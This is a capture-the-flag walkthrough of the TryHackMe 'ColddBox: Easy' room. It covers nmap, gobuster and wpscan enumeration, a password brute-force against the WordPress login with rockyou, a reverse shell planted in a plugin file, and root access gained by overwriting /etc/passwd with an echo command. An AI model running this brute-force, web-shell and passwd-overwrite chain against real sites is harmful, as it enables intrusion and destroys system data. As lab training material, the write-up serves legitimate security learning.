TryHackMe: ColddBox Easy
An easy WordPress-based box where you exploit a vulnerable site to gain access and escalate privileges to root.
TryHackMe: ColddBox: Easy CTF — Writeup | 02 December 2025

Overview
This beginner-friendly room has you exploit a WordPress site to gain initial access and then use multiple privilege-escalation techniques to capture both user and root flags.
Reconnaissance & Scanning
Nmap
Perform a full port and service scan:
1
sudo nmap -Pn -T4 -n -sC -sV -p- -oN scan_nmap.txt 10.49.158.204
Scan Summary:
1
2
3
4
5
6
7
8
9
10
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: ColddBox | One more machine
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
|   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_  256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
- We can see that the web application is running on port 80 and the SSH service is open on port 4512.
Home Page
Accessing the web application on port 80, we see a simple page with the title “Apache2 Ubuntu.

Nothing important here.
Web Enumeration
Scan the web application using Gobuster:
1
2
3
gobuster dir -u http://10.49.158.204/ \
    -w /usr/share/wordlists/dirb/common.txt \
    -o dir_results_common_admin.txt -t 25
Gobuster Results:
1
2
3
4
5
6
7
8
9
10
/.htaccess            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/hidden               (Status: 301) [Size: 315] [--> http://10.49.158.204/hidden/]
/index.php            (Status: 301) [Size: 0] [--> http://10.49.158.204/]
/server-status        (Status: 403) [Size: 278]
/wp-admin             (Status: 301) [Size: 317] [--> http://10.49.158.204/wp-admin/]
/wp-content           (Status: 301) [Size: 319] [--> http://10.49.158.204/wp-content/]
/wp-includes          (Status: 301) [Size: 320] [--> http://10.49.158.204/wp-includes/]
/xmlrpc.php           (Status: 200) [Size: 42]
- We get the
/hiddendirectory. - We can see the
/wp-admindirectory, which means the web application is running onWordPress.
Hidden Directory
let’s check the /hidden directory.

In /hidden directory, we get the C0ldd and Hugo username, that C0ldd changed the password to Hugo.
wp-admin Directory
let’s check the /wp-admin directory.

- we saw the login page.
Wpscan Scan
let’s scan the vulnerabilities of the web application, using Wpscan:
1
wpscan --url http://10.49.158.204/ --enumerate u,p,t
command explained:
u: Enumerate usernames (author name and ID)p: Pluginst: Themes
Wpscan Results:

- We got some interesting usernames.
So let’s crack the password.
Wpscan Password Cracking
1
wpscan --url http://10.49.158.204/ -U c0ldd -P /usr/share/wordlists/rockyou.txt
Wpscan Password Cracking Results:

- We got the password of the
C0ldduser.
Dashboard Access of C0ldd

Access to shell
let’s create a reverse shell. we saw in plugins that the web application is running on akismet plugin. Using this we create a reverse shell in index.php

- Now access the url this
/wp-content/plugins/akismet/index.phpand you will get a reverse shell.

- we got a shell.

Privilege Escalation
After getting the www-data user, we can`t access the other users.
- So get run
linpeas.shto check the privileges.

- we got
etc/passwdfile is writeable bywww-datauser. So using this command we can access the root user.
1
2
echo root::0:0:root:/root:/bin/bash > /etc/passwd
su

- Boom! we got the root shell.
User Flag

Root Flag

Room Complete!
Happy Hacking!